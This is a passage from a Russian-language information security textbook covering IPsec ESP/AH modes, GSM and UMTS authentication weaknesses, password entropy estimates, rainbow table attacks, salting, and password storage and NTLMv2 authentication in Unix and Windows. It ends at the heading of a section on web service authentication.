- информация протокола ESP и AH – алгоритмы, ключи, время действия ключей;
- режим протокола: транспортный или туннельный.

По индексу параметров защиты, находящемуся в заголовке ESP- и AH-пакетов, получатель из таблицы защищённых связей извлекает параметры (названия алгоритмов, ключи и т. д.), производит проверки счётчиков, аутентифицирует и расшифровывает вложенные данные для принятого IP-пакета.

Протоколы ESP и AH можно применять к IP-пакету в трёх вариантах:

- только ESP-протокол;
- только AH-протокол;
- последовательное применение ESP- и AH-протоколов.

Подчеркнём, что только AH-протокол гарантирует целостность всего IP-пакета, поэтому для организации виртуальной сети VPN, как правило, применяется третий вариант (последовательно ESP- и AH-протоколы).

13.4.3. Транспортный и туннельный режимы

Протоколы ESP, AH могут применяться в транспортном режиме, когда исходный IP-пакет расширяется заголовками и концевиками протоколов ESP, AH, или в туннельном режиме, когда весь IP-пакет вкладывается в новый IP-пакет, который включает заголовки и концевики ESP, AH.

Новый IP-пакет в туннельном режиме может иметь другие IP-адреса, отличные от оригинальных. Именно это свойство используется для построения виртуальных частных сетей (англ. *Virtual Private Network, VPN*). IP-адресом нового пакета является IP-адрес IPsec-шлюза виртуальной сети. IP-адрес вложенного пакета является локальным адресом виртуальной сети. IPsec-шлюз производит преобразование IPsec-пакетов в обычные IP-пакеты виртуальной сети и наоборот.

Схемы транспортного и туннельного режимов показаны ниже отдельно для ESP- и AH-протоколов.

13.4.4. Протокол шифрования и аутентификации ESP

Протокол ESP определяет шифрование и аутентификацию вложенных в IP-пакет сообщений в формате, показанном на рис. 13.3.




Рис. 13.3 – Формат ESP-пакета

Шифрование вложенных данных производится в режиме CBC

алгоритмом AES на ключе Ke' с псевдослучайным вектором инициализации IV, вставленным перед зашифрованными данными.

Аутентификатор сообщения определяется как усечённое до 96 бит значение $\mathrm{HMAC}(Ka', m)$, вычисленное стандартным способом.

На рис. 13.4 показано применение протокола в транспортном и туннельном режимах.




Рис. 13.4 – Применение ESP протокола к пакету IPv6

13.4.5. Протокол аутентификации AH

Протокол AH определяет аутентификацию всего IP-пакета в формате, показанном на рис. 13.5.

Аутентификатор сообщения определяется так же, как и в протоколе ESP – усечённое до 96 бит значение $\mathrm{HMAC}(Ka', m)$, вычис-




Рис. 13.5 – Заголовок АН пакета

ленное стандартным способом.

На рис. 13.6 показано применение протокола в транспортном и туннельном режимах.




Рис. 13.6 – Применение протокола АН к пакету IPv6

13.5. Защита информации в мобильной связи

13.5.1. GSM (2G)

Регистрация телефона в сети GSM построена с участием трёх сторон: SIM-карты мобильного устройства, базовой станции и центра аутентификации. SIM-карта и центр аутентификации обладают общим секретным 128-битным ключом K_i. Вначале телефон сообщает базовой станции уникальный идентификатор SIM-карты IMSI открытым текстом. Базовая станция запрашивает в центре аутентификации для данного IMSI набор параметров для аутентификации. Центр генерирует псевдослучайное 128-битовое число RAND и алгоритмами A3 и A8 создаёт симметричный 54-битовый ключ K_c и 32-битовый аутентификатор RES. Базовая станция передаёт мобильному устройству число RAND и ожидает результата вычисления SIM-картой числа XRES, которое должно совпасть с RES в случае успешной аутентификации. Схема аутентификации показана на рис. 13.7.

Все вычисления для аутентификации выполняет SIM-карта. Ключ K_c далее используется для создания ключа шифрования каждого фрейма $K = K_c \parallel n_F$, где n_F – 22-битовый номер фрейма. Шифрование выполняет уже само мобильное устройство. Алгоритм шифрования фиксирован в каждой стране и выбирается из семейства алгоритмов A5 (A5/1, A5/2, A5/3). В GSM применяется либо шифр A5/1 (используется в России), либо A5/2. Шифр A5/3 применяется уже в сети UMTS.

Аутентификация в сети GSM односторонняя. При передаче данных не используются проверка целостности и аутентификация сообщений. Передача данных между базовыми станциями происходит в открытом незашифрованном виде. Алгоритмы шифрования A5/1 и A5/2 нестойкие, количество операций для взлома A5/1 – 2^{40}, A5/2 – 2^{16}. Кроме того, длина ключа K_c всего 54 бита. Передача в открытом виде уникального идентификатора IMSI позволяет однозначно определить абонента.




Рис. 13.7 – Односторонняя аутентификация и шифрование в GSM

13.5.2. UMTS (3G)

В третьем поколении мобильных сетей, называемом UMTS, защищённость немного улучшена. Общая схема аутентификации (рис. 13.8) осталась примерно такой же, как и в GSM. Жирным шрифтом на рисунке выделены новые добавленные элементы по сравнению с GSM.

1. Производится взаимная аутентификация SIM-карты и центра аутентификации по токенам RES и MAC.

2. Добавлены проверка целостности и аутентификация данных (имитовставка).

3. Используются новые алгоритмы создания ключей, шифрования и имитовставки.

4. Добавлены счётчики на SIM-карте SQN_T и в центре аутентификации $SQN_Ц$ для защиты от атак воспроизведения. Значения увеличиваются при каждой попытке аутентификации и должны примерно совпадать.

5. Увеличена длина ключа шифрования до 128 бит.




Рис. 13.8 – Взаимная аутентификация и шифрование в UMTS (3G)

Обозначения на рис. 13.8 следующие:

- K – общий секретный 128-битовый ключ SIM-карты и центра аутентификации;

- RAND – 128-битовое псевдослучайное число, создаваемое центром аутентификации;

- $SQN_Т, SQN_Ц$ – 48-битовые счётчики для защиты от атак воспроизведения;
- AMF – 16-битовое значение окна для проверки синхронизации счётчиков;
- CK, IK, AK – 128-битовые ключи шифрования данных CK, кода аутентификации данных IK, гаммы значения счётчика AK;
- MAC, XMAC – 128-битовые аутентификаторы центра SIM-карте;
- RES, XRES – 128-битовые аутентификаторы SIM-карты центру;
- AUTN – вектор аутентификации.

Алгоритмы fi не фиксированы стандартом и выбираются при реализациях.

Из оставшихся недостатков защиты персональных данных можно перечислить.

1. Уникальный идентификатор SIM-карты IMSI по-прежнему передаётся в открытом виде, что позволяет идентифицировать абонентов по началу сеанса регистрации SIM-карты в сети.

2. Шифрование и аутентификация производятся только между телефоном и базовой станцией, а не между двумя телефонами. Это является необходимым условием для подключения СОРМ (Система технических средств для обеспечения функций оперативно-розыскных мероприятий) по закону «О связи». С другой стороны, это повышает риск нарушения конфиденциальности персональных данных.

3. Алгоритм шифрования данных A5/3 (KASUMI) на 128-битовом ключе теоретически взламывается атакой на основе известного открытого текста для 64 MB данных с использованием 1 GiB памяти 2^{32} операциями (2 часа на обычном ПК).

Глава 14

Аутентификация пользователя

14.1. Многофакторная аутентификация

Для защищённых приложений применяется *многофакторная* аутентификация одновременно по факторам различной природы:

1. Свойство, которым обладает субъект. Например: биометрия, природные уникальные отличия (лицо, радужная оболочка глаз, папиллярные узоры, последовательность ДНК).

2. Знание – информация, которую знает субъект. Например: пароль, PIN (Personal Identification Number).

3. Владение – вещь, которой обладает субъект. Например: электронная или магнитная карта, флэш-память.

В обычных массовых приложениях из-за удобства использования применяется аутентификация только по *паролю*, который является общим секретом пользователя и информационной системы. Биометрическая аутентификация по отпечаткам пальцев применяется существенно реже. Как правило, аутентификация по отпечаткам пальцев является дополнительным, а не вторым обязательным фактором (тоже из-за удобства её использования).

14.2. Энтропия и криптостойкость паролей

Стандартный набор символов паролей, которые можно набрать на клавиатуре, используя английские буквы и небуквенные символы, состоит из $D = 94$ символов. При длине пароля L символов и предположении равновероятного использования символов энтропия паролей равна

$$H = L \log_2 D.$$

Клод Шеннон, исследуя энтропию символов английского текста, изучал вероятность успешного предсказания людьми следующего символа по первым нескольким символам слов или текста. В результате Шеннон получил оценку энтропии первого символа s_1 текста порядка $H(s_1) \approx 4{,}6$–$4{,}7$ бит/символ и оценки энтропий последующих символов, постепенно уменьшающиеся до $H(s_9) \approx 1{,}5$ бит/символ для 9-го символа. Энтропия для длинных текстов литературных произведений получила оценку $H(s_\infty) \approx 0{,}4$ бит/символ.

Статистические исследования баз паролей показывают, что наиболее часто используются буквы «а», «е», «о», «г» и цифра «1».

NIST (Национальный институт стандартов и технологий США, англ. *National Institute of Standards and Technology*) использует следующие рекомендации для оценки энтропии паролей, создаваемых людьми.

1. Энтропия первого символа $H(s_1) = 4$ бит/символ.
2. Энтропия со 2-го по 8-й символы $H(s_i) = 2$ бит/символ, $2 \leqslant i \leqslant 8$.
3. Энтропия с 9-го по 20-й символы $H(s_i) = 1{,}5$ бит/символ, $9 \leqslant i \leqslant 20$.
4. Энтропия с 21-го символа $H(s_i) = 1$ бит/символ, $i \geqslant 21$.
5. Проверка композиции на использование символов разных регистров и небуквенных символов добавляет до 6-ти бит энтропии пароля.

6. Словарная проверка на слова и часто используемые пароли добавляет до 6 бит энтропии для коротких паролей. Для 20-символьных и более длинных паролей прибавка к энтропии – 0 бит.

Для оценки энтропии пароля нужно сложить энтропии символов $H(s_i)$ и сделать дополнительные надбавки, если пароль удовлетворяет тестам на композицию и отсутствует в словаре.

Таблица 14.1 – Оценка NIST предполагаемой энтропии паролей

Длина пароля, символы	Энтропия паролей пользователей по критериям NIST			Энтропия случайных равновероятных паролей
	Без проверок	Словарная проверка	Словарная и композиционная проверка	
4	10	14	16	26.3
6	14	20	23	39.5
8	18	24	30	52.7
10	21	26	32	65.9
12	24	28	34	79.0
16	30	32	38	105.4
20	36	36	42	131.7
24	40	40	46	158.0
30	46	46	52	197.2
40	56	56	62	263.4

В таблице 14.1 приведена оценка NIST на величину энтропии пользовательских паролей в зависимости от их длины, и приведено сравнение с энтропией случайных паролей с равномерным распределением символов из набора в $D = 94$ символов клавиатуры. Вероятное число попыток для подбора пароля составляет $O(2^H)$. Из таблицы видно, что по критериям NIST энтропия реальных паролей в 2–4 раза меньше энтропии случайных паролей с равномерным распределением символов.

Пример. Оценим общее количество существующих паролей. Население Земли – 7 млрд. Предположим, что всё население использует компьютеры и Интернет, и у каждого человека по 10 паролей. Общее количество существующих паролей – $7 \cdot 10^{10} \approx 2^{36}$.

Имея доступ к наиболее массовым интернет-сервисам с количеством пользователей десятки и сотни миллионов, в которых пароли часто хранятся в открытом виде из-за необходимости обновления ПО и, в частности, выполнения аутентификации, мы:

1. имеем базу паролей, покрывающую существенную часть пользователей;

2. можем статистически построить правила генерирования паролей.

Даже если пароль хранится в защищённом виде, то при вводе пароль, как правило, в открытом виде пересылается по Интернету, и все преобразования пароля для аутентификации осуществляет интернет-сервис, а не веб-браузер. Следовательно, интернет-сервис имеет доступ к исходному паролю.

В 2002 г. был подобран ключ для 64-битного блочного шифра RC5 сетью персональных компьютеров distributed.net, выполнявших вычисления в фоновом режиме. Суммарное время вычислений всех компьютеров – 1757 дней, было проверено 83% пространства всех ключей. Это означает, что пароли с оценочной энтропией менее 64 бит, то есть *все пароли* до 40 символов по критериям NIST, могут быть подобраны в настоящее время. Конечно, с оговорками на то, что 1) нет ограничений на количество и частоту попыток аутентификаций, 2) алгоритм генерации вероятных паролей эффективен.

Строго говоря, использование даже 40-символьного пароля для аутентификации или в качестве ключа блочного шифрования является небезопасным.

Число паролей

Приведём различные оценки числа паролей, создаваемых людьми. Чаще всего такие пароли основаны на словах или закономерностях естественного языка. В английском языке всего около $1\,000\,000 \approx 2^{20}$ слов, включая термины.

Используемые слоги английского языка имеют вид V, CV, VC, CVV, VCC, CVC, CCV, CVCC, CVCCC, CCVCC, CCCVCC, где C – согласная (consonant), V – гласная (vowel). 70% слогов имеют структуру VC или CVC. Общее число слогов $S = 8000 \ldots 12000$. Средняя длина слога – 3 буквы.

Предполагая равновероятное распределение всех слогов английского языка, для числа паролей из r слогов получим верхнюю оценку

$$N_1 = S^r = 2^{13r} \approx 2^{4.3L_1}.$$

Средняя длина паролей составит:

$$L_1 \approx 3r.$$

Теперь предположим, что пароли могут состоять только из 2–3 буквенных слогов вида CV, VC, CVV, VCC, CVC, CCV с равновероятным распределением символов. Подсчитаем число паролей N_2, которые могут быть построены из r таких слогов. В английском алфавите число гласных букв $n_v = 10$, согласных $n_c = 16$, $n = n_v + n_c = 26$. Верхняя оценка числа r-слоговых паролей:

$$N_2 = (n_c n_v + n_v n_c + n_c n_v n_v + n_v n_c n_c + n_c n_v n_c + n_c n_c n_v)^r \approx$$

$$\approx (n_c n_v (3n_c + n_v))^r,$$

$$N_2 \approx \left(\frac{n^3}{2}\right)^r \approx 2^{13r} \approx 2^{4.3L_2}.$$

Средняя длина паролей:

$$L_2 = \frac{n_c n_v (2 + 2 + 3n_v + 3n_c + 3n_c + 3n_c)}{n_c n_v (1 + 1 + n_v + n_c + n_c + n_c)} \cdot r \approx 3r.$$

Как видно, в обоих предположениях получились одинаковые оценки для числа и длины паролей.

Подсчитаем верхние оценки числа паролей из L символов, предполагая равномерное распределение символов из алфавита мощностью D символов: а) $D_1 = 26$ строчных букв, б) все $D_2 = 94$ печатных символа клавиатуры (латиница и небуквенные символы):

$$N_3 = D_1^L \approx 2^{4.7L},$$

$$N_4 = D_2^L \approx 2^{6.6L}.$$

Из таблицы 14.2 видно, что при доступном объёме вычислений в $2^{60} - 2^{70}$ операций, пароли вплоть до 15-ти символов, построенные на словах, слогах, изменениях слов, вставках цифр, небольшом изменении регистров и других простейших модификациях, в настоящее время могут быть найдены полным перебором как на вычислительном кластере, так и на персональном компьютере.

Для достижения криптостойкости паролей, сравнимой со 128- или 256-битовым секретным ключом, требуется выбирать пароль из 20 и 40 символов соответственно, что, как правило, не реализуется из-за сложности запоминания и возможных ошибок при вводе.

Таблица 14.2 – Различные верхние оценки числа паролей

Длина пароля	Число паролей		
	На основе слоговой композиции	Алфавит $D = 26$ символов	Алфавит $D = 94$ символа
6	2^{26}	2^{28}	2^{39}
9	2^{39}	2^{42}	2^{59}
12	2^{52}	2^{56}	2^{79}
15	2^{65}	2^{71}	2^{98}
21	2^{91}	2^{99}	2^{137}
39	2^{169}	2^{183}	2^{256}

Атака для подбора паролей и ключей шифрования

В схемах аутентификации по паролю иногда используется хэширование и хранение хэша пароля на сервере. В таких случаях применима словарная атака или атака с применением заранее вычисленных таблиц для ускорения поиска.

Для нахождения пароля, прообраза хэш-функции, или для нахождения ключа блочного шифрования по атаке с выбранным шифртекстом (для одного и того же известного открытого текста и соответствующего шифртекста) может быть применён метод перебора с балансом между памятью и временем вычислений. Самый быстрый метод радужных таблиц (англ. *rainbow tables*, 2003 г., [76]) заранее вычисляет следующие цепочки и хранит результат в памяти.

Для нахождения пароля, прообраза хэш-функции H, цепочка строится как

$$M_0 \xrightarrow{H(M_0)} h_0 \xrightarrow{R_0(h_0)} M_1 \dots M_t \xrightarrow{H(M_t)} h_t \xrightarrow{R_t(h_t)} M_{t+1},$$

где $R_i(h)$ – функция редуцирования, преобразования хэша в пароль для следующего хэширования.

Для нахождения ключа блочного шифрования для одного и того же известного открытого текста M таблица строится как

$$K_0 \xrightarrow{E_{K_0}(M)} c_0 \xrightarrow{R_0(c_0)} K_1 \dots K_t \xrightarrow{E_{K_t}(M)} c_t \xrightarrow{R_t(c_t)} K_{t+1},$$

где $R_i(c)$ – функция редуцирования, преобразования шифртекста в новый ключ.

Функция редуцирования R_i зависит от номера итерации, чтобы избежать дублирующихся подцепочек, которые возникают в случае коллизий между значениями в разных цепочках в разных итерациях, если R постоянна. Радужная таблица размера $(m \times 2)$ состоит из строк $(M_{0,j}, M_{t+1,j})$ или $(K_{0,j}, K_{t+1,j})$, вычисленных для разных значений стартовых паролей $M_{0,j}$ или $K_{0,j}$ соответственно.

Опишем атаку на примере нахождения прообраза $\overline{M}$ хэша $\overline{h} = H(\overline{M})$. На первой итерации исходный хэш $\overline{h}$ редуцируется в сообщение $\overline{h} \xrightarrow{R_t(\overline{h})} \overline{M}_{t+1}$ и сравнивается со всеми значениями последнего столбца $M_{t+1,j}$ таблицы. Если нет совпадения, переходим ко второй итерации. Хэш $\overline{h}$ дважды редуцируется в сообщение $\overline{h} \xrightarrow{R_{t-1}(\overline{h})} \overline{M}_t \xrightarrow{H(\overline{M}_t)} \overline{h}_t \xrightarrow{R_t(\overline{h}_t)} \overline{M}_{t+1}$ и сравнивается со всеми значениями последнего столбца $M_{t+1,j}$ таблицы. Если не совпало, то переходим к третьей итерации и т. д. Если для r-кратного редуцирования сообщение $\overline{M}_{t+1}$ содержится в таблице во втором столбце, то из совпавшей строки берётся $M_{0,j}$, и вся цепочка пробегается заново для поиска искомого сообщения $\overline{M}$: $\overline{h} = H(\overline{M})$.

Найдём вероятность нахождения пароля в таблице. Пусть мощность множества всех паролей равна N. Изначально в столбце $M_{0,j}$ содержится $m_0 = m$ различных паролей. Предполагая наличие случайного отображения с пересечениями паролей $M_{0,j} \to M_{1,j}$, в $M_{1,j}$ будет m_1 различных паролей. Согласно задаче о размещении,

$$m_{i+1} = N\left(1 - \left(1 - \frac{1}{N}\right)^{m_i}\right) \approx N\left(1 - e^{-\frac{m_i}{N}}\right).$$

Вероятность нахождения пароля:

$$P = 1 - \prod_{i=1}^{t}\left(1 - \frac{m_i}{N}\right).$$

Чем больше таблица из m строк, тем больше шансов найти пароль или ключ, выполнив в наихудшем случае $O\left(m\frac{t(t+1)}{2}\right)$ операций.

Примеры применения атаки на хэш-функциях MD5, LM $\sim$ $\mathrm{DES}_{\mathrm{Password}}(\mathrm{const})$ приведены в таблице 14.3.

Таблица 14.3 – Атаки на радужных таблицах на *одном* ПК

Длина, биты	Пароль или ключ			Радужная таблица		
	Длина, симв.	Множество	Мощность	Объём	Время вычисления таблиц	Время поиска
Хэш LM						
2×56	14	A-Z	2^{33}	610 MB		6 с
		A–Z, 0-9	2^{36}	3 GB		15 с
		все	2^{43}	64 GB	несколько лет	7 мин
Хэш MD5						
128	8	A-Z, 0-9	2^{41}	36 GiB	-	4 мин

14.3. Аутентификация по паролю

Из-за малой энтропии пользовательских паролей во всех системах регистрации и аутентификации пользователей применяется специальная политика безопасности. Типичные минимальные требования:

1. Длина пароля от 8 символов. Использование разных регистров и небуквенных символов в паролях. Запрет паролей из словаря или часто используемых паролей. Запрет паролей в виде дат, номеров машин и других номеров.

2. Ограниченное время действия пароля. Обязательная смена пароля по истечении срока действия.

3. Блокирование возможности аутентификации после нескольких неудачных попыток. Ограниченное число актов аутентификации в единицу времени. Временная задержка перед выдачей результата аутентификации.

Дополнительные меры предосторожности для пользователей:

1. Не использовать одинаковые или похожие пароли для разных систем, таких как электронная почта, вход в ОС, электронная платёжная система, форумы, социальные сети. Пароль часто передаётся в открытом виде по сети. Пароль доступен администратору системы, возможны утечки конфиденциальной информации с серверов. Поэтому следует стараться выбирать случайные стойкие пароли.

2. Не записывать пароли. Никому не сообщать пароль, даже администратору. Не передавать пароли по почте, телефону, Интернету и т. д.

3. Не использовать одну и ту же учётную запись для разных пользователей, даже в виде исключения.

4. Всегда блокировать компьютер, когда пользователь отлучается от него, даже на короткое время.

14.4. Хранение паролей и аутентификация в ОС

Для усложнения подбора пароля и защиты от словарной атаки перед процедурой хэширования к паролю добавляется «соль» – случайная битовая строка. *«Солью»* (salt) называется (псевдо)случайная битовая строка s, добавляемая к аргументу m (паролю) функции хэширования $h(m)$ для рандомизации хэширования одинаковых сообщений.

Словарная атака заключается в том, что злоумышленник один раз заранее вычисляет таблицы хэшей от наиболее *вероятных* сообщений, то есть составляет словарь пароль-хэш, и далее производит поиск по вычисленной таблице для взламывания исходного сообщения. Ранее словарные атаки использовались для взлома паролей m, которые хранились в виде обычных хэшей $h(m)$. Усовершенствованной словарной атакой является метод радужных таблиц, позволяющий практически взламывать хэши длиной до 64–128 бит. Использование «соли» делает невозможной словарную атаку, так как значение функции вычисляется уже не от оригинального пароля, а от конкатенации «соли» и пароля.

«Соль» может храниться как отдельное значение, единственное и уникальное для системы целиком, так и быть уникальной для каждого сохранённого пароля и храниться со значением функции хэширования:

- $s \parallel h(s \parallel m)$;
- $s \parallel h(m \parallel s)$;

- $s_1 \parallel h(m \parallel s_1 \parallel s_2)$.

В первом случае функция хэширования вычисляется от конкатенации (склеивания) «соли» и пароля пользователя. Во втором случае в строке сначала идёт пароль, а потом – «соль». Это позволяет немного усложнить задачу злоумышленнику при переборе паролей (он не сможет сократить время вычисления значения функции хэширования за счёт одинакового префикса у всех аргументов функции хэширования). В третьем случае используется сразу две «соли»: одна хранится вместе с паролем, а вторая выступает внешним параметром, хранящимся отдельно от базы данных паролей.

В рассмотренной ранее модели построения паролей в виде слогов с элементами небольшой модификации мы получили количество паролей около 2^{70} для 12-символьных паролей. Данный объём вычислений уже почти достижим. Следовательно, даже «соль» не защищает пароли от взлома, если у злоумышленника есть доступ к файлу с паролями или возможность неограниченных попыток аутентификации. Поэтому файлы с паролями дополнительно защищаются, а в системы аутентификации по паролю вводят ограничения на неуспешные попытки аутентификации.

14.4.1. Хранение паролей в Unix

В ОС Unix пароль m пользователя хранится в файле /etc/shadow в виде хэша (SHA, MD5 и т. д.) или результата шифрования (DES, Blowfish и т. д.), вычисленного с «солью» s длиной от 2 (для функции crypt в оригинальной ОС UNIX) до 16 (для Blowfish в OpenBSD) ASCII-символов. То, как используется «соль», зависит от используемого алгоритма. Например, в традиционном алгоритме, используемом в оригинальном UNIX, «соль» модифицирует s-блоки и p-блоки в протоколе DES.

Файл /etc/shadow доступен только привилегированным процессам, что вносит дополнительную защиту.

14.4.2. Хранение паролей и аутентификация в Windows

ОС Windows, начиная с Vista, Server 2008, Windows 7, сохраняет пароли в виде NT-хэша, который вычисляется как 128-битовый хэш MD4 от пароля в Unicode кодировке. NT-хэш не использует «соль», поэтому применима словарная атака. На словарной атаке основаны программы поиска (взлома) паролей для Windows. Файл паролей называется SAM (англ. *Security Account Manager*) в случае локальной аутентификации. Если пароли хранятся на сетевом сервере, то они хранятся в специальном файле, доступ к которому ограничен.

В последнем протоколе аутентификации NTLMv2 [74] пользователь для входа в свой компьютер аутентифицируется либо локально на компьютере, либо удалённым сервером, если учётная запись пользователя хранится на сервере. Пользователь с именем $user$ вводит пароль в программу-*клиент*, которая, взаимодействуя с программой-*сервером* (локальной или удалённой на сервере домена $domain$), аутентифицирует пользователя для входа в систему.

1. Клиент $\rightarrow$ Сервер: запрос аутентификации.
2. Клиент $\leftarrow$ Сервер: 64-битовая псевдослучайная одноразовая метка n_s.
3. Вводимый пользователем пароль хэшируется в NThash без «соли». Клиент генерирует 64-битовую псевдослучайную одноразовую метку n_c, создаёт метку времени ts. Далее вычисляются 128-битовые имитовставки HMAC на хэш-функции MD5 с ключами NT-hash и NTOWF:

$$\text{NThash} = \text{MD4}(\text{Unicode}(\text{пароль})),$$

$$\text{NTOWF} = \text{HMAC-MD5}_{\text{NThash}}(user, domain),$$

$$\text{NTLMv2-response} = \text{HMAC-MD5}_{\text{NTOWF}}(n_c, n_s, ts, domain).$$

4. Клиент $\rightarrow$ Сервер: $(n_c, \text{NTLMv2-response})$.
5. Сервер для указанных имён пользователя и домена извлекает из базы паролей требуемый NT-hash, производит аналогичные вычисления и сравнивает значения имитовставок. Если они совпадают, аутентификация успешна.

В случае аутентификации на локальном компьютере сравниваются значения NTOWF: вычисленные от пароля пользователя и извлечённые из файла паролей SAM.

Как видно, протокол аутентификации NTLMv2 обеспечивает одностороннюю аутентификацию пользователя серверу (или своему ПК).

При удалённой аутентификации по сети последние версии Windows используют протокол Kerberos, который обеспечивает взаимную аутентификацию, и, только если аутентификация по Kerberos не поддерживается клиентом или сервером, она происходит по NTLMv2.

14.5. Аутентификация в веб-сервисах

